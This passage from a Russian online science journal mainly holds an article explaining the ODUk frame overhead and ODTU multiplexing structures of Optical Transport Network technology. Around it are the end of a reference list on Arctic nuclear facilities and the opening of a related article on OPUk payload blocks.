7. «Китай превращается в ледокольную державу» Авторские статьи. 10.08.2020 https://www.korabel.ru/news/comments/kitay_prevraschaetsya_v_ledokolnuyu_derzhavu.html
8. «Академик Ломоносов ПАТЭС» <http://www.okbm.nnov.ru/russian/lomonosov>
9. Станции и проекты, ПАТЭС <https://rosenergoatom.ru/>
10. Не первый, но единственный! В Мурманск прибыл плавучий атомный энергоблок «Академик Ломоносов». Мурманский вестник 22 мая, 2018 Ягупов Игорь, <https://www.mvestnik.ru/>
11. «Росатом может получить полномочия по очистке Арктики от затонувших объектов с ОЯТ» <https://www.atomic-energy.ru/news/2020/05/13/103587>

References

1. INES User Guide for the International Scale of Nuclear and Radiological Events/ The 2008 edition was prepared jointly by the International Atomic Energy and Nuclear Energy Agency.

2. Preparedness and response in the event of a nuclear or radiation emergency, 2004 STI/PUB/1133 ISBN 92-0-410204-7 ISSN 1020-5845 https://www-pub.iaea.org/MTCD/Publications/PDF/P1708R_web.pdf
3. Hirose K., Fukushima Dai-ichi Nuclear Power Plant Accident: Summary of Regional Radioactive Deposition Monitoring Results, Journal of Environmental Radioactivity, Vol. 111, 2012
4. "Small modular reactors", "Atomic Expert" Magazine No. 2, 2019 https://atomicexpert.com/small_modular_reactors
5. Rosatom expects the laying of two more nuclear icebreakers "Arctic" in 2022. Newspaper.Ru
6. Nuclear icebreaker Arctic, project 22220 – PJSC TSKB "Iceberg" <https://iceberg.org.ru/portfolio/ledokol-arktika/>
7. "China is turning into an icebreaking power" Author's articles. 10.08.2020 https://www.korabel.ru/news/comments/kitay_prevraschaetsya_v_ledokolnuyu_derzhavu.html
8. "Academician Lomonosov PATHES" <http://www.okbm.nnov.ru/russian/lomonosov>
9. Stations and projects, patents <https://rosenergoatom.ru/>
10. Not the first, but the only one! The floating nuclear power unit "Akademik Lomonosov" has arrived in Murmansk. Murmansk Bulletin May 22, 2018 Igor Yagupov, <https://www.mvestnik.ru/>
11. "Rosatom may receive powers to clean up the Arctic from sunken objects with SNF" <https://www.atomic-energy.ru/news/2020/05/13/103587>

© Наумова Т.Е. 2022 Научный сетевой журнал «Столыпинский вестник», №4/2022.

Для цитирования: Наумова Т.Е. КАТЕГОРИРОВАНИЕ МАСШТАБОВ ПОСЛЕДСТВИЙ АВАРИЙ И ИНЦИДЕНТОВ НА РАДИАЦИОННО-ОПАСНЫХ ОБЪЕКТАХ В АРКТИЧЕСКОЙ ЗОНЕ// Научный сетевой журнал «Столыпинский вестник» 4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 001

**ТЕХНОЛОГИЯ ОПТИЧЕСКОЙ ТРАНСПОРТНОЙ СЕТИ OTN-OTN
БЛОК ДАННЫХ ОПТИЧЕСКОГО КАНАЛА ODUK
OTN-OTN OPTICAL TRANSPORT NETWORK TECHNOLOGY
ODUk OPTICAL CHANNEL DATA BLOCK**

Еремеев Евгений Леонидович, преподаватель, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Буравцова Дарья Александровна, старший преподаватель, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Дмитриев Алексей Максимович, кандидат военных наук, старший преподаватель, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Буцев Сергей Федорович, кандидат технических наук, доцент, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Горай Иван Иванович, кандидат технических наук, доцент, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Усацкий Владимир Анатольевич, преподаватель, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Yeremeev Evgeny Leonidovich, Lecturer, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Buravtsova Daria Alexandrovna, Senior Lecturer, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Dmitriev Alexey Maksimovich, Candidate of Military Sciences, Senior Lecturer, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Butsaev Sergey Fedorovich, Candidate of Technical Sciences, Associate Professor, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Gorai Ivan Ivanovich, Candidate of Technical Sciences, Associate Professor, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Usatsky Vladimir Anatolyevich, Lecturer, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Аннотация: Уровень сети **OTN** состоит из трёх физически и логически связанных подуровней: среды передачи сигналов с разделением по длине волны (WDM); оптических секций ретрансляции OTS (*Optical Transmission Section*) и мультиплексирования OMS (*Optical Multiplex Section*); оптических каналов OCh (*Optical Channel*) с нагрузкой в виде оптических транспортных блоков OTUk (*Optical Transport Unit-k*) с включением в них блоков данных оптических каналов ODUk (*Optical channel Data Unit-k*), которые, в свою очередь, включают блоки полезной нагрузки оптических каналов OPUk (*Optical Channel Payload Unit-k*). Блок ODUk - информационная циклическая структура, используемая в оптическом канале для поддержки тракта из конца в конец.

Abstract: The OTN network layer consists of three physically and logically connected sublevels: a wavelength-separated signal transmission medium (WDM); optical sections of OTS (Optical Transmission Section) and OMS multiplexing (Optical Multiplex Section); optical channels OCh (Optical Channel) with a load in the form of optical transport blocks OTUk (Optical Transport Unit-k) with the inclusion of data blocks of optical channels ODUk (Optical channel Data Unit-k), which, in turn, include payload blocks of optical channels OPUk (Optical Channel Payload Unit-k). The ODUk block is an information cyclic structure used in an optical channel to support an end-to-end path.

Ключевые слова: сети OTN/OTH, волоконно-оптические системы передачи, оптическое мультиплексирование, технологии волнового разделения каналов, оптические модули.

Keywords: OTN/OTH networks, fiber-optic transmission systems, optical multiplexing, wave channel separation technologies, optical modules.

Информационная циклическая структура ODUk представлена двумя частями: полем нагрузки OPUk и полем заголовка ODUk (рис. 1). Емкости ODUk определены для $k = 1, 2, 3$ (табл. 1). В заголовке ODUk (рис. 1) помещается информация о функциях эксплуатации и управления при поддержке оптического канала OCh.

Байты наблюдения тракта PM (*Path Monitoring*) и тандемного соединения TCM ODUk имеют следующее назначение (рис. 2):

– TTI, *Trail Trace Identifier* - идентификатор маршрута тракта; байт используется в 64 последовательных циклах, организуемых в сверхцикле ODUk из 256 циклов, где размещается четыре группы байтов по 64. В подгруппе идентификатора точки доступа источника SAPI (*Source Access Point Identifier*) может помещаться уникальный глобальный идентификатор соответствующего уровня сети или подгруппа имеет заполнение «0». В подгруппе идентификатора удаленной точки доступа DAPI (*Distantion Access Point Identifier*) также может применяться уникальный глобальный идентификатор или подгруппа имеет заполнение «0».

Колонки байтов																	
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	
1	Синхрослово							Синхрослово							Заголовок OPU _k		
2	RES		TCM ACT		RES		TCM5		TCM4		FT FL						
3	TCM3		TCM2		TCM1		PM		EXP								
4	GCC1		GCC2		APS/PCC			RES									
Строки																	

Рисунок 1. Структура заголовка ODUk

Таблица 1

Типы и емкость блоков ODUk

Тип ODUk- Xv	Номинал битовой скорости ODUk, кбит/с	Отклонение скорости
-----------------	--	------------------------

ODU1	$239/238 \times 2488320$	$\pm 20 \times 10^{-6}$
ODU2	$239/237 \times 9953280$	
ODU3	$239/236 \times 39813120$	

– BIP-8, *Bit Interleaved Parity-8* - контроль ошибок методом битового паритетного сравнения восьми битов, производимый аналогично в SDH, но с передачей контрольного слова через цикл.

Байт сообщения обратного канала представлен тремя группами функциональных битов:

– BEI/BIAE, *Backward Error Indication/Backward Incoming Alignment Error* - индикация ошибки в обратное направление; используется с системой контроля BIP-8 для оповещения удаленной стороны об ошибках (табл. 2) / индикация ошибки выравнивания входящего сигнала в обратное направление (используется только в полях TCM1–TCM6);

– BDI, *Backward Defect Indication* - индикация дефекта (повреждения) в обратное направление. Информация передается одним битом, если число обнаруженных ошибок BIP-8 превысит 8;

– STAT, *Status* - состояние тракта ODU_k представлено таблицей интерпретации (табл. 3).




Рисунок 2. Заголовок наблюдения тракта ODU_k в поле PM и в поле TCM

Для наблюдения тандемного соединения TCM в сети OTN в заголовке ODUk предусмотрено шесть полей. Через эти поля могут быть соединены пары пользовательских интерфейсов в сети общего пользования. Например, это могут быть соединения пары оптических сетевых интерфейсов между узлами сети.

Таблица 2

Интерпретация бит BEI

Биты BEI с 1 по 4	Число ошибок по BIP
0 0 0 0 – 1 0 0 0	0...8
1 0 0 1 – 1 1 1 1	0

Таблица 3

Интерпретация статуса ODUk

Биты STAT 6 7 8	Статус
0 0 0 – 1 0 0	Резерв для стандартизации
1 0 1	Поддержка сигнала запрета LCK-ODUk
1 1 0	Поддержка сигнала индикации открытого соединения OCI-ODUk
1 1 1	Поддержка сигнала «Авария» AIS-ODUk

Кроме того, TCM позволяют контролировать защитные переключения в подсети OTN для линейных трактов (режимы 1+1, 1:1) и трактов оптических каналов (режим 1:n) по сигналам повреждения и ухудшения качества передачи. На уровне оптического канала возможна поддержка наблюдения за защитным переключением в кольцевой сети. Структура поля TCM_i, где $i = 1$,

2, ..., 6 аналогична полю РМ (рис. 2), но отличается возможностями поля 3-го байта, в котором предусмотрено сообщение ВІАЕ. Сигнал ВІАЕ используется для передачи в обратное направление результатов подсчета блоков с чередованием по битам, в которых была обнаружена ошибка соответствующим приемником контроля участка ТСМ с использованием ВІР-8. Когда имеет место состояние ошибки, код 1011 вводится в поле ВЕІ/ВІАЕ и счет ошибок игнорируется.

Пример наблюдения участков OTN с помощью байтов ТСМ приведен на рис. 3, где треугольниками обозначены точки начала и конца трактов ODUk (A1–A2 (точки) - с наблюдением в ТСМ1, В1–В2 и В3–В4 (косые линии) - с наблюдением в ТСМ2, С1–С2 (горизонтальные линии) - с наблюдением в ТСМ3).




Рисунок 3. Пример участков оптической сети с байтами ТСМ

Поля двух байтов в заголовке ODUk предназначены для поддержки общих каналов связи GCC (*General Communications Channels*) между двумя элементами сети с доступом к циклу ODUk (т.е. в точках с регенерацией типа 3R). Это пользовательские (операторские) каналы и их формат специфицируется отдельно по соглашению, например, для сети сигнализации

при построении автоматически коммутируемой оптической транспортной сети ASON/ASTN.

Четыре байта заголовка ODUk (APS/PCC) (рис. 1 занимают столбцы с 5 по 8 и предназначены для автоматического защитного переключения ODUk, обеспечивая защиту оптического канала (рис. 4). Для информации о защищаемом соединении в тракте ODUk используются старшие биты (6...8) сверхциклового сигнала в заголовке OTUk/ODUk, обозначенного MFAS (*Multiframe Alignment Signal* - сигнал выравнивания свехцикла). Этот байт находится в первой строке колонки 7. Содержание битов MFAS указано в табл. 4 с соответствующей интерпретацией.

1								2								3								4								Байт Бит
1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8	
Запрос / состояние								Тип защиты								Запрашиваемый сигнал								Резерв								
				A	B	D	R																									

Рисунок 4. Формат данных канала защиты APS/PCC

Таблица 4

Биты сверхцикла MFAS для управления защитным переключением

Биты MFAS 6 7 8	Уровень наблюдения соединения для защиты	Используемая схема защиты APS/PCC
0 0 0	ODUk - тракт	SNC/N
0 0 1	ODUk TCM1	SNC/S, SNC/N

0 1 0	ODUk TCM2	SNC/S, SNC/N
0 1 1	ODUk TCM3	SNC/S, SNC/N
1 0 0	ODUk TCM4	SNC/S, SNC/N
1 0 1	ODUk TCM5	SNC/S, SNC/N
1 1 0	ODUk TCM6	SNC/S, SNC/N
1 1 1	Секция OTUk	ODU-k SNC/I

В таблице 4 использованы следующие обозначения:

– SNC/N, *Non-intrusively Monitored Subnetwork Connection protection* - защитное переключение подсети без принудительного контроля;

– SNC/S, *Sublayer (tandem connection) monitored Subnetwork Connection protection* - защитное переключение подсети подуровня наблюдения (контроля) тандемного соединения;

– SNC/I, *Inherently monitored Subnetwork Connection protection* - защитное переключение подсети, контролируемое (наблюдаемое) внутри. Форматы данных канала защиты APS/PCC (рис. 4) находятся в стадии разработки. Однако некоторая информация по защите в линейной схеме уже определена и представлена табл. 5 для первых трёх байтов.

Один байт в заголовке ODUk определен для транспортировки 256 байтов сообщений о типе повреждения и трансляции локального повреждения канала связи. Он обозначается FTFL (Fault Type and Fault Location reporting communication channel). Байт используется в сверхцикле из 256 циклов ODUk, и переносит сообщения в виде двух 128-байтовых полей прямого (а) и обратного (б) действия (рис. 5).

Поле индикации повреждения используется только в трех состояниях: 0000 0000 - нет повреждения; 0000 0001 - сигнал повреждения; 0000 0010 - сигнал ухудшения. Остальные состояния не определены.

Таблица 5

Поля канала защиты APS/PCC

№ байта	Тип поля		Код	Описание функций данных	
1	Запрос/состояние		1111	Нет применения	
			1110	Быстрое переключение	
			1100	Сигнал повреждения (SF)	
			1010	Сигнал деградации (SD)	
			1000	Ручное переключение	
			0110	Ожидание восстановления	
			0100	Ручное управление	
			0010	Возврат по запросу	
			0001	Без возврата	
			0000	Нет запроса	
			Другие	Резерв	
	Тип защиты		A	0	Нет канала APS
				1	Канал APS
			B	0	1+1
				1	1: <i>n</i>
			D	0	Однонаправленное переключение
				1	Двунаправленное переключение
			R	0	Операция без возврата
				1	Операция с возвратом
2			0	Сигнал «ноль»	

3	Запрашиваемый сигнал	1...254	Нормальный трафиковый сигнал
		255	Сверхтрафиковый сигнал
	Сигнал сопряжения	0	Сигнал «ноль»
		1...254	Нормальный трафиковый сигнал
		255	Сверхтрафиковый сигнал

Поле идентификации оператора строится в соответствии с международными стандартами ISO 3166 (код страны) и МСЭ-Т М.1400.

Для экспериментального использования в заголовке ODUk предусмотрены два байта (EXP, Experimental). Эти байты не являются предметом стандартизации и могут использоваться операторами сетей OTN по своему усмотрению.




Рисунок 5. Структура сообщения, передаваемого FTFI




Рисунок 6. Формат блока информационных данных ODTU12

Для увеличения емкости информационных данных, передаваемых через оптические каналы, в схеме мультиплексирования ОТН предусмотрено формирование различных объединенных групповых блоков данных, обозначаемых ODTU_{jk} (*Optical channel Data Tributary Unit j into k*) или ODTUG_k (*Optical channel Data Tributary Unit Group*). Значение индексов $j = 1, 2, k = 2, 3$ указывает на физический объем объединенных блоков и их состав.

Таблица 6

Сообщения в байтах JC, NJO, PJO1, PJO2 и их интерпретация

JC	NJO	PJO1	PJO2	Интерпретация
----	-----	------	------	---------------

7 8				
0 0	Байт согласования	Байт данных	Байт данных	Нет согласования (0)
0 1	Байт данных	Байт данных	Байт данных	Отрицательное согласование (–1)
1 0	Байт согласования	Байт согласования	Байт согласования	Двойное положительное согласование (+ 2)
1 1	Байт согласования	Байт согласования	Байт данных	Положительное согласование (+ 1)

Блок ODTU12 имеет структуру состоящую из 952 колонок и 16 (4×4) строк байтов и одной колонки заголовка выравнивания JON (*Justification Overhead*) (рис. 6).




Рисунок 7. Формат блока информационных данных ODTU13

Слева указаны номера блоков ODTU12 в сверхцикле OPU2. В ODTU12 размещаются четыре ODU1. Упаковка сигнала ODU1 в сигнал ODTU12 предусматривает асинхронное размещение (из-за отклонения тактов от номинала в пределах $\pm 20 \cdot 10^{-6}$ битовой скорости). Асинхронное сопряжение связано с операцией положительного и отрицательного согласования ($-1/0/+1/+2$) (табл. 6). ODTU12 отображен на схеме мультиплексирования ОТН блоком ODTUG2. Аналогична и трактовка байтов JC, NJO, PJO1, PJO2 и для ODTU13, ODTU23.

Структура блока ODTU13 включает 238 колонок и 64 (4×16) строк байтов, а также еще одну колонку заголовка выравнивания JON (рис. 7). Колонка 119 используется для фиксированной вставки (все нули). В ODTU13 размещаются 16 ODU1.




Рисунок 8. Формат блока информационных данных ODTU23

Структура блока ODTU23 включает 952 колонки и 64 (4 × 16) строк байтов, а также 4 колонки заголовка выравнивания JON (рис. 8). В ODTU23 размещаются 4 ODU2.

Литература:

1. В.Г. Фокин. Оптические системы передачи и транспортные сети. Учебное пособие. - М.: Эко-Трендз, 2008.

2. Зингеренко Ю.А. Оптические цифровые телекоммуникационные системы и сети синхронной цифровой иерархии. - Учебное пособие. – СПб: НИУ ИТМО, 2013.
3. Фриман Р. Волоконно-оптические системы связи. — М.: Техносфера, 2003.
4. Гордиенко В.Н., Крухмалев В.В. Оптические телекоммуникационные системы: Учебное пособие для вузов / Под редакцией В.Н. Гордиенко. – 2-е изд., перераб. и доп. – М.: Горячая линия – Телеком, 2019.

References:

1. V.G. Fokino. Optical transmission systems and transport networks. Textbook. - M.: Eco-Trends, 2008.
2. Zingerenko Yu.A. Optical digital telecommunication systems and networks of synchronous digital hierarchy. - Study guide. – St. Petersburg: ITMO Research Institute, 2013.
3. Freeman R. Fiber-optic communication systems. — Moscow: Technosphere, 2003.
4. Gordienko V.N., Krukhmalev V.V. Optical telecommunication systems: A textbook for universities / Edited by V.N. Gordienko. – 2nd ed., reprint. and add. – M.: Hotline – Telecom, 2019.

© Еремеев Е.Л., Буравцова Д.А., Дмитриев А.М., Буцев С.Ф., Горай И.И., Усацкий В.А., Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Еремеев Е.Л., Буравцова Д.А., Дмитриев А.М., Буцев С.Ф., Горай И.И., Усацкий В.А. ТЕХНОЛОГИЯ ОПТИЧЕСКОЙ ТРАНСПОРТНОЙ СЕТИ OTN-OTN БЛОК ДАННЫХ ОПТИЧЕСКОГО КАНАЛА ODUK // Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 001

ТЕХНОЛОГИЯ ОПТИЧЕСКОЙ ТРАНСПОРТНОЙ СЕТИ OTN-OTN ФОРМИРОВАНИЕ БЛОКОВ НАГРУЗКИ ОПТИЧЕСКИХ КАНАЛОВ OPUK

OTN-OTN OPTICAL TRANSPORT NETWORK TECHNOLOGY
FORMATION OF LOAD BLOCKS OF OPUK OPTICAL CHANNELS

Еремеев Евгений Леонидович, преподаватель, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Буравцова Дарья Александровна, старший преподаватель, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Дмитриев Алексей Максимович, кандидат военных наук, старший преподаватель, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Буцев Сергей Федорович, кандидат технических наук, доцент, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Горай Иван Иванович, кандидат технических наук, доцент, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Усацкий Владимир Анатольевич, преподаватель, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Yeremeev Evgeny Leonidovich, Lecturer, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Buravtsova Daria Alexandrovna, Senior Lecturer, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Dmitriev Alexey Maksimovich, Candidate of Military Sciences, Senior Lecturer, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Butsaev Sergey Fedorovich, Candidate of Technical Sciences, Associate Professor, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Gorai Ivan Ivanovich, Candidate of Technical Sciences, Associate Professor, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Usatsky Vladimir Anatolyevich, Lecturer, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Аннотация: Блоки нагрузки оптических каналов OPUk предназначены для упаковки цифровых информационных данных с синхронным по битам или асинхронным согласованием скоростей.

Abstract: The load blocks of OPUk optical channels are designed for packaging digital information data with bit-synchronous or asynchronous speed matching.

Ключевые слова: сети OTN/OTH, волоконно-оптические системы передачи, оптическое мультиплексирование, технологии волнового разделения каналов, оптические модули.

